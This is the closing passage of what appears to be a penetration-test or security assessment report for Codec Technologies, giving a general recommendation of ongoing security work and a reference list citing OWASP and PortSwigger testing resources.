Cybersecurity is an ongoing process, not a static state. Continuous monitoring, regular security assessments, employee training, and adherence to security best practices are essential for maintaining a robust security posture in the face of evolving threats. Codec Technologies is encouraged to consider ongoing security initiatives to protect its valuable assets and maintain operational resilience.

References

- <https://owasp.org> (Testing methodology used in making of this report)
- <https://portswigger.net/web-security> (To learn about the vulnerability)
- https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf (OWASP testing guide v4)